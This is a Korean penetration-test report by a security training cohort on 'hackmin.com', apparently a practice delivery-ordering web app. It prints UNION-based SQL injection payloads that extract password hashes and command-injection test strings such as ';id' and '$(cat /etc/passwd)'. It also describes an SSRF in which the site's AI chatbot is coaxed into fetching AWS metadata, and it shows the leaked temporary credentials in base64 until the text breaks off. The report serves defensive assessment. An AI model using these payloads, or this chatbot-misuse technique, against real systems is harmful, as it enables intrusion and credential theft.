취약점 진단 결과 보고서

웹 취약점 진단

[sk쉴더스 루키즈 / 31기]

[해킹의 민족]

진단 기간: 2026.07.27 ~ 2026.08.04

진단 대상: 해킹의 민족(hackmin.com) Web Application

문서 등급: 대외비

목 차

1. 사업 개요 4
1.1. 사업 배경 및 목적 4
1.2. 진단 대상 및 범위 4
1.3. 수행 일정 4
1.4. 수행 인원 및 역할 4
2. 진단 수행 방법 6
2.1. 사전 협의 6
2.2. 계획 수립 6
2.3. 진단 절차 6
2.4. 진단 도구 6
2.5. 진단 기준 근거 및 출처 7
2.6. 진단 항목 7
3. 진단 결과 요약 9
3.1. 총평 9
3.2. 진단 결과 통계 9
3.3. 결과 분석 및 시사점 9
3.4. 진단 항목별 결과 목록 9
4. 상세 진단 결과 11
4.1. SQL 인젝션(SQLi) 11
4.2. 운영체제 명령 실행 14
4.3. XPath 인젝션 15
4.4. XML 외부객체 공격(XXE) 16
4.5. 서버 사이드 템플릿 인젝션(SSTI) 17
4.6. 서버 사이드 요청 위조(SSRF) 19
4.7. 크로스 사이트 스크립팅(XSS) 22
4.8. 악성 파일 업로드 24
4.9. 파일 다운로드 / 경로 추적 26
4.10. 크로스 사이트 요청 위조(CSRF) 29
4.11. 프로세스 검증 누락(비즈니스 로직 우회) 35
4.12. Open Redirection 37
4.13. 불충분한 인증 절차 39
4.14. 불충분한 권한 검증 40
4.15. 취약한 비밀번호 정책 및 복구 42
4.16. 불충분한 세션 관리 및 쿠키 변조 44
4.17. 자동화 공격 및 오류 횟수 통제 46
4.18. 통신 구간 암호화 및 취약 알고리즘 48
4.19. 관리자 페이지 노출 및 기본 계정 사용 50
4.20. 시스템 운영정보 및 에러 처리 미흡 51
4.21. 디렉터리 인덱싱 및 경로 추적 방지 53
4.22. 불필요한 Method 및 WebDAV 악용 54
5. 별첨 57
5.1. 용어 정의 57

1. 사업 개요

1.1. 사업 배경 및 목적

본 사업은 해킹의 민족(hackmin.com) 웹 애플리케이션에 대하여 잠재적인 보안 취약점을 사전에 식별하고, 식별된 취약점에 대한 조치 방안을 제시하여 서비스의 보안 수준을 향상시키는 것을 목적으로 한다.

1.2. 진단 대상 및 범위

[표 1-1] 진단 대상 및 범위

구분	내용
서비스명	해킹의 민족(배달 주문 플랫폼)
진단 대상	해킹의 민족 Web Application (점주/관리자 웹, REST API)
대상 URL	https://hackmin.com (ALB→nginx→API/OWNER/ADMIN)
연동 인프라	AWS (EC2, RDS MySQL, Redis, S3., Docker, GitHub Actions/GHCR
테스트 계정 권한	고객 / 점주 / 관리자
진단 환경	Burp Suite, sqlmap, 브라우저 DevTools, curl, Wireshark
범위 제외	서비스 무결성 훼손, DDoS, 사회공학 기법은 범위에서 제외

1.3. 수행 일정

[표 1-2] 수행 일정

단계	세부 활동	시작일	종료일	산출물
사전 협의	대상 확정, 범위 협의	2026.07.27	2026.07.27	진단 계획서
정보 수집	기능·엔드포인트 식별, 스택 파악	2026.07.28	2026.07.28	-
진단 수행	항목별 취약점 진단 및 증적 확보	2026.07.29	2026.08.03	진단 증적
결과 정리	취약점 검증, 조치 방안 도출	2026.07.29	2026.08.03	-
보고서 작성	결과 보고서 작성 및 검토	2026.08.04	2026.08.04	결과 보고서

1.4. 수행 인원 및 역할

[표 1-3] 수행 인원 및 역할

성명	역할	담당 진단 항목	비고
김건하	조장 / 총괄	WEB-003, WEB-004, WEB-009, WEB-010	-
박청원	진단원	WEB-014, WEB-020	-
조건희	진단원	WEB-005, WEB-012, WEB-017	-
유현상	진단원	WEB-006, WEB-018	-
신승준	진단원	WEB-007, WEB-008	-

성명	역할	담당 진단 항목	비고
윤현식	진단원	WEB-011, WEB-021	-
이한별	진단원	WEB-016, WEB-022	-
고대현	진단원	WEB-001, WEB-002, WEB-015	-
오현주	진단원	WEB-013, WEB-019	-

2. 진단 수행 방법

본 장은 해킹의 민족 웹 애플리케이션에 대한 진단 수행 절차와 기준을 정의한다. 주요정보통신기반시설 웹 취약점 평가 기준(주통기) 기반으로 구성하였다.

2.1. 사전 협의

[표 2-1] 사전 협의 사항

협의 항목	내용
진단 대상 정보	해킹의 민족 Web Application (hackmin.com)
애플리케이션 권한	점주 / 관리자 계정
진단 기간	2026.07.27 ~ 2026.08.04
제약 사항	운영 서버에 부하가 갈만한 테스트 금지

2.2. 계획 수립

[표 2-2] 수집 정보 및 계획

수집 항목	세부 내용
애플리케이션	점주/관리자 웹, REST API 엔드포인트
서버/인프라	AWS(EC2·RDS·S3., Docker, nginx, ALB, 인증 방식(JWT/세션)
계정	테스트 계정 및 권한 체계(고객/점주/관리자)

2.3. 진단 절차

[표 2-3] 진단 수행 절차

단계	절차	주요 활동
1	정보 수집	기능·엔드포인트 식별, 인증 흐름 파악
2	취약점 진단	항목별 페이로드 주입 및 동작 분석(블랙박스)
3	검증	실제 악용 가능 여부 검증 및 증적 확보
4	결과 보고	위험도 산정, 조치 방안 도출, 결과 보고서 작성

2.4. 진단 도구

[표 2-4] 진단 도구 목록

구분	도구명	용도
프록시	Burp Suite	요청/응답 분석 및 조작, 무차별 대입
수동 요청	curl	API 요청/결제 로직 진단
클라이언트	브라우저 DevTools	요청·쿠키·TLS·응답 헤더 분석

2.5. 진단 기준 근거 및 출처

본 진단의 항목 선정 및 양호/취약 판단 기준은 아래 문서를 근거로 한다.

[표 2-5] 진단 기준 근거 및 출처

기준 문서	발행 기관	출처
주요정보통신기반시설 기술적 취약점 분석·평가 상세 가이드	과학기술정보통신부/KISA	https://www.kisa.or.kr
OWASP WSTG (Web Security Testing Guide)	OWASP	https://owasp.org/www-project-web-security-testing-guide/

2.6. 진단 항목

위 기준 문서의 항목 중 중요도가 높은 항목을 선정하여 본 프로젝트 환경에 맞게 재구성하였다. 총 22개 항목을 진단하였다.

[표 2-6] 진단 항목 목록

순번	항목명	기준	중요도
1	SQL 인젝션(SQLi)	주통기-SI / WSTG-INPV-05	상
2	운영체제 명령 실행	주통기-CI / WSTG-INPV-12	상
3	XPath 인젝션	주통기-CI / WSTG-INPV-09	상
4	XML 외부객체 공격(XXE)	주통기-CI / WSTG-INPV-07	상
5	서버 사이드 템플릿 인젝션(SSTI)	주통기-CI / WSTG-INPV-18	상
6	서버 사이드 요청 위조(SSRF)	주통기-SF / WSTG-INPV-19	상
7	크로스 사이트 스크립팅(XSS)	주통기-XS / WSTG-INPV-01	상
8	악성 파일 업로드	주통기-FU / WSTG-BUSL-09	상
9	파일 다운로드 / 경로 추적	주통기-FD / WSTG-ATHZ-01	상
10	크로스 사이트 요청 위조(CSRF)	주통기-CF / WSTG-SESS-05	상
12	Open Redirection	WSTG-CLNT-04	상
13	불충분한 인증 절차	주통기-IA / WSTG-ATHN	상
14	불충분한 권한 검증	주통기-IN / WSTG-ATHZ	상
15	취약한 비밀번호 정책 및 복구	주통기-BF / WSTG-ATHN-07	상
16	불충분한 세션 관리 및 쿠키 변조	주통기-IS / WSTG-SESS-01	상
17	자동화 공격 및 오류 횟수 통제	주통기-AU / WSTG-BUSL-07	상
18	통신 구간 암호화 및 취약 알고리즘	주통기-SN / WSTG-CRYP-01	상
19	관리자 페이지 노출 및 기본 계정 사용	주통기-AE / WSTG-CONF-05	상
20	시스템 운영정보 및 에러 처리 미흡	주통기-EP / WSTG-INFO-02	상

순번	항목명	기준	중요도
21	디렉터리 인덱싱 및 경로 추적 방지	주통기-DI / WSTG-CONF-02	상
22	불필요한 Method 및 WebDAV 악용	주통기-WM / WSTG-CONF-06	상

3. 진단 결과 요약

3.1. 총평

본 진단을 통해 총 22개 항목 중 11개 항목(50%)에서 보안 조치가 필요한 취약점이 확인되었다. 특히 AI 챗봇을 경유한 서버사이드 요청 위조(WEB-006)는 클라우드 메타데이터(IMDS)에 접근하여 AWS 임시 자격증명이 유출되므로 최우선 조치가 요구된다. 또한 악성 파일 업로드(WEB-008)·경로 추적(WEB-009)·관리자 기본계정 및 페이지 노출(WEB-019)·디버그 정보 노출(WEB-020) 등 서버 침해로 직결될 수 있는 취약점이 다수 확인되었다.

3.2. 진단 결과 통계

[표 3-1] 진단 결과 통계

구분	양호	취약	합계
항목 수	11	11	22
비율	50%	50%	100%

3.3. 결과 분석 및 시사점

전체 22개 항목 중 11개(50%)에서 취약점이 확인되었으며, 취약 항목은 ① AI/LLM 및 클라우드 계열(SSRF→IMDS, 챗봇 과도한 권한), ② 파일 처리 계열(악성 파일 업로드·경로 추적), ③ 인증·설정 계열(약한 비밀번호·무차별 대입·세션·기본계정·디버그 노출)에 집중되었다. 클라우드 메타데이터 접근 차단(IMDSv2., 서버측 파일 내용 검증, 인증 강화(정책·잠금·운영 프로파일 적용)가 핵심 개선 방향이다.

3.4. 진단 항목별 결과 목록

[표 3-2] 진단 항목별 결과 목록

순번	ID	항목명	진단 결과	위험도
1	WEB-001	SQL 인젝션(SQLi)	취약	상
2	WEB-002	운영체제 명령 실행	양호	상
3	WEB-003	XPath 인젝션	양호	상
4	WEB-004	XML 외부객체 공격(XXE)	양호	상
5	WEB-005	서버 사이드 템플릿 인젝션(SSTI)	양호	상
6	WEB-006	서버 사이드 요청 위조(SSRF)	취약	상
7	WEB-007	크로스 사이트 스크립팅(XSS)	취약	상
8	WEB-008	악성 파일 업로드	취약	상
9	WEB-009	파일 다운로드 / 경로 추적	취약	상
10	WEB-010	크로스 사이트 요청 위조(CSRF)	양호	상
11	WEB-011	프로세스 검증 누락(비즈니스 로직 우회)	취약	상
12	WEB-012	Open Redirection	양호	상
13	WEB-013	불충분한 인증 절차	취약	상

순번	ID	항목명	진단 결과	위험도
14	WEB-014	불충분한 권한 검증	양호	상
15	WEB-015	취약한 비밀번호 정책 및 복구	취약	상
16	WEB-016	불충분한 세션 관리 및 쿠키 변조	취약	상
17	WEB-017	자동화 공격 및 오류 횟수 통제	취약	상
18	WEB-018	통신 구간 암호화 및 취약 알고리즘	양호	상
19	WEB-019	관리자 페이지 노출 및 기본 계정 사용	취약	상
20	WEB-020	시스템 운영정보 및 에러 처리 미흡	양호	상
21	WEB-021	디렉터리 인덱싱 및 경로 추적 방지	양호	상
22	WEB-022	불필요한 Method 및 WebDAV 악용	양호	상

4. 상세 진단 결과

4.1. SQL 인젝션(SQLi)

[표 4-1] WEB-001 상세 진단 결과

진단 ID	WEB-001	중요도	상
진단 항목	웹 애플리케이션 내 입력값이 SQL 쿼리에 삽입되어 비인가된 데이터베이스 접근과 조작 가능 여부 점검.		
진단 목적	웹 애플리케이션 내 SQL문으로 해석될 수 있는 입력값 허용을 차단하고, 운영 중인 데이터베이스에 대한 비인가된 접근 및 조작을 방지하여 데이터 무결성과 보안성을 확보하기 위함.		
진단 기준	양호	임의로 작성된 SQL 쿼리 입력에 대한 적절한 검증을 통해 비정상적인 쿼리가 실행되지 않도록 하는 경우.	
	취약	임의로 작성된 SQL 쿼리 입력에 대한 검증이 이루어지지 않아 비정상적인 쿼리가 실행되는 경우.	
진단 결과	취약		
진단 요약	/admin-web/users		

진단 내용


1. 검색창에 일반 test 라는 이름을 검색을 진행한 결과 test 라는 문자열이 포함된 아이디/이메일/닉네임이 모두 검색되었다.



2. '입력 시 500 에러가 발생하여 해당 지점에서 sql 구문을 삽입할 수 있다고 판단된다.




3. 항상 참이 되게하는 sql 구문을 삽입한 결과 다음과 같이 모든 사용자 정보를 얻을 수 있다.




4. x') UNION SELECT 0,'x',NULL,0,NULL,table_name,column_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'admin','active',1,0,NULL FROM information_schema.columns WHERE table_schema=database() -- -

   해당 구문을 통해 db에 존재하는 컬럼 명을 조회하였다.



5. 주요 정보(사용자 비밀번호 해쉬값 등)가 포함된 정보를 얻는 쿼리를 입력하여 공격을 시도하였다.

   공격구문: x') UNION SELECT 0,'x',NULL,0,NULL,username,password,role,status,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'admin','active',1,0,NULL FROM accounts_user -- -



조치 권고

1. SQL 쿼리 내 사용되는 문자열의 유효성을 검증하는 로직 구현
2. 특문자에 대하여 사용자 입력값으로 지정 금지
3. Prepared Statements 를 사용하여 사용자 입력과 SQL 쿼리를 분리하여 처리
4. 시스템에서 제공하는 에러 메시지 및 DBMS 에서 제공하는 에러코드가 노출되지 않도록 예외 처리


4.2. 운영체제 명령 실행

[표 4-2] WEB-002 상세 진단 결과

진단 ID	WEB-002	중요도	상
진단 항목	입력값이 쿼리·명령어로 삽입되어 비인가 접근이나 코드 실행이 가능한지 점검.		
진단 목적	허용되지 않은 명령 실행을 방지하여 비인가 접근·데이터 유출·시스템 변조·악성 코드 실행 등의 위험을 차단하고 시스템 안정성을 확보하기 위함.		
진단 기준	양호	임의의 입력값에 대하여 철저한 검증이 이루어져, 허용되지 않은 값이 필터링되고 허용된 값만 처리되는 경우.	
	취약	임의의 입력값에 대하여 검증 없이 명령이 실행되는 경우.	
진단 결과	양호		
진단 요약	점주 로그인 - /web/login 점주 회원가입 - /web/signup 관리자 회원가입 - /admin-web/users		

진단 내용

1. 사용자 입력이 서버 프로세스로 전달될 수 있는 지점을 진단 대상으로 지정하였다.
   - 점주 로그인 - /web/login
   - 점주 회원가입 - /web/signup
   - 관리자 회원가입 - /admin-web/users
2. 각 지점에 셸 구분자(; | || && ` 등)와 명령을 결합해 결과기반(;id, $(cat /etc/passwd) ), 시간기반(;sleep 10, `sleep 10`), 필터우회(;sleep$$(IFS)10, s'l'e'e'p), 파일명 주입(a.pdf$(sleep 10)) 페이로드를 작성해보았다.



3. 어떠한 페이로드에서도 id, whoami 출력이나 /etc/passwd 내용이 응답에 노출되지 않는다. 지연 또한 발생하지 않는다.
4. 셸 메타문자, 시스템 명령, 시간지연 명령을 넣어도 명령 실행 흔적이 관찰되지 않는다. 입력값이 셸로 전달되지 않고 단순 문자열로 처리되는 것으로 판단되어 양호로 판단했다.

조치 권고

해당 없음.

4.3. XPath 인젝션

[표 4-3] WEB-003 상세 진단 결과

진단 ID	WEB-003	중요도	상
진단 항목	사용자 입력값이 검증 없이 XPath 쿼리에 포함되어 비인가된 XML 데이터 조회·추가·삭제가 가능한지 점검.		
진단 목적	사용자 입력값 검증 누락으로 조작된 XPath 쿼리가 실행되어 비인가 XML 데이터 접근·정보 유출·무결성 훼손이 발생하지 않도록 하기 위함.		
진단 기준	양호	사용자 입력값에 대해 적절한 검증 및 필터링이 적용되어 비정상적인 XPath 구문이 삽입되거나 실행되지 않는 경우.	
	취약	사용자 입력값 검증이 미흡하여 조작된 XPath 구문이 실행되고 비인가 XML 데이터 조회·추가·삭제가 가능한 경우.	
진단 결과	양호		
진단 요약	XML/XPath 파서를 사용하지 않아 해당 취약점이 성립하지 않으므로 양호로 판정한다.		
진단 내용			
해당 취약점의 전제 조건(XPath 쿼리에 사용자 입력 포함)이 성립하지 않아 양호(해당 없음)로 판정하였다.			
조치 권고			
해당 없음.			

4.4. XML 외부객체 공격(XXE)

[표 4-4] WEB-004 상세 진단 결과

진단 ID	WEB-004	중요도	상
진단 항목	XML 파서의 입력값 검증 누락으로 외부 URI 리소스를 포함시켜 서버 로컬 파일 접근 등을 유발하는지 점검.		
진단 목적	XML이 유발할 수 있는 위험 요소를 차단함으로써 XXE 등의 공격을 예방하기 위함.		
진단 기준	양호	XML을 사용하지 않거나, 사용하더라도 DTD가 비활성화되어 있는 경우.	
	취약	XML을 이용해 외부 엔티티 참조가 가능한 경우.	
진단 결과	양호		
진단 요약	XML 파서를 사용하지 않아 외부 엔티티 참조 자체가 불가능하므로 양호로 판정한다.		
진단 내용			
XML을 사용하지 않으며 DTO가 비활성화 되어있음			
조치 권고			
해당 없음.			

4.5. 서버 사이드 템플릿 인젝션(SSTI)

[표 4-5] WEB-005 상세 진단 결과

진단 ID	WEB-005	중요도	상
진단 항목	입력값이 서버 사이드 템플릿 엔진에 삽입되어 템플릿 렌더링 과정에서 비인가 코드 실행이나 서버 내부 데이터를 노출하는지 점검.		
진단 목적	허용되지 않은 템플릿 구문 실행을 방지하여 비인가 접근·악성 코드 실행 등의 위험을 차단하고, 데이터 보호와 시스템 안정성을 확보하기 위함.		
진단 기준	양호	임의의 입력값에 대하여 철저한 검증이 이루어져, 허용되지 않은 값이 필터링되고 허용된 값만 처리되는 경우.	
	취약	임의의 입력값에 대하여 검증 없이 템플릿 구문이 실행되는 경우.	
진단 결과	양호		
진단 요약	/admin-web/notices/new - 관리자 공지사항 등록.		

진단 내용


1. 관리자 웹 공지사항 등록(/admin-web/notices/new) → 점주 웹 공지 조회 경로를 SSTI 지점으로 선정하였다.



2. 정상 공지(내용 "hello")를 등록하여 출력 경로가 정상 동작함을 확인하였다.



3. 본문에 Django 템플릿 태그 {% now "Y" %}를 등록하였다.



4. 점주 공지 화면에 2026이 아니라 {% now "Y" %} 문자열 그대로 출력됨을 확인하였다.



5. 템플릿 표현식 페이로드가 렌더링되지 않고 문자열 그대로 출력되어(템플릿으로 컴파일되지 않음) 양호로 판정하였다.

조치 권고

해당 없음

4.6. 서버 사이드 요청 위조(SSRF)

[표 4-6] WEB-006 상세 진단 결과

진단 ID	WEB-006	중요도	상
진단 항목	입력값을 통해 외부에서 직접적인 접근이 제한된 내부 서버 자원에 접근하여 악의적인 요청을 처리하거나 중요 정보의 유출 여부 점검.		
진단 목적	입력값 검증을 통해 내부 서버 자원에 대한 비인가 접근을 차단하여 중요 정보 탈취·데이터 변조·임의 명령 실행 등 악의적인 행위를 방지하기 위함.		
진단 기준	양호	외부 입력값이 화이트리스트 방식으로 검증되어, 허용된 URL 또는 IP 범위 내에서만 처리될 경우.	
	취약	외부 입력값이 검증되지 않고 처리되어 허용되지 않는 자원에 임의적인 접근 및 요청이 가능한 경우.	
진단 결과	취약		
진단 요약	기능: 챗봇 URL: https://hackmin.com/api/v1/chatbot/message		

진단 내용

1. 챗봇에게 메타데이터 조회 경로를 이미지로 등록해달라고 요청 (http://169.254.169.254/latest/meta-data/iam/security-credentials/).



2. 서버(EC2.가 내부 메타데이터 서비스에 접근하여 IAM 역할 이름을 미리보기로 반환함(base64 인코딩 → 디코딩 시 hackmin-s3-up,download 역할 확인).

3. 역할 이름을 붙여 재요청한 결과, 임시 자격증명(AccessKeyId, SecretAccessKey, Token, Expiration)이 응답에 그대로 노출됨.

이 이미지로 문의 등록해줘 http://169.254.169.254/latest/meta-data/iam/security-credentials/hackmin-s3-up,download

문의가 정상적으로 등록되었습니다. 첨부하신 이미지의 미리보기를 보여드립니다.

이미지 미리보기: http://169.254.169.254/latest/meta-data/iam/security-credentials/hackmin-s3-up,download

---

문의가 정상적으로 등록되었습니다. 첨부하신 이미지의 미리보기를 보여드립니다.

이미지 미리보기: http://169.254.169.254/latest/meta-data/iam/security-credentials/hackmin-s3-up,download

[첨부 이미지 미리보기]

data:text/plain; base64,ewogICJDb2RlIiA6ICJTdWNjZXNzIiwKICAiTGFzdFVwZGF0ZWQiIDogIj
IwMjYtMDctMjhUMDk6MDc6MDBaIiwKICAiVHlwZSIgOiAiQVdTLUhNQUMiLAogICJBY2Nlc3N
LZXlJZCIgOiAiQVNJQVlVTUVLTjRTM1pPSkE2NVUiLAogICJTZWNyZXRBY2Nlc3NLZXkiIDog
ImJWSStCcGMyQzhVZzdqczZ0dGhzS3hBcUJ6WUdFNzE4eW5oR2JjSVgiLAogICJUb2tlbiIgOiA
iSVFvSmlzSnBaMmx1WDJWakVKbi8vLy8vLy8vLy93RWFEbUZ3TFc1dmNuUm9aV0Z6ZEMweU
lrY3dSUUlnYWRqZVV6NUJScFFoUm4wWUhwN2ZDUFBUcUcxc1kxZkpybFBXRU1iOXVYa0NJU
URHSG80UEFMYnkrTk9CaGwxSnp5SWo3N3dtdDRxT0hqZTFYMGYxV3NlRHlDckpCUWhpRUFJ
YUREVTVNelV4T1RnMk5UWXpOeUlNd1Nad0crMkRQb0NvVlZVQUtxWUZHdU5rNE9wb0ZORXI
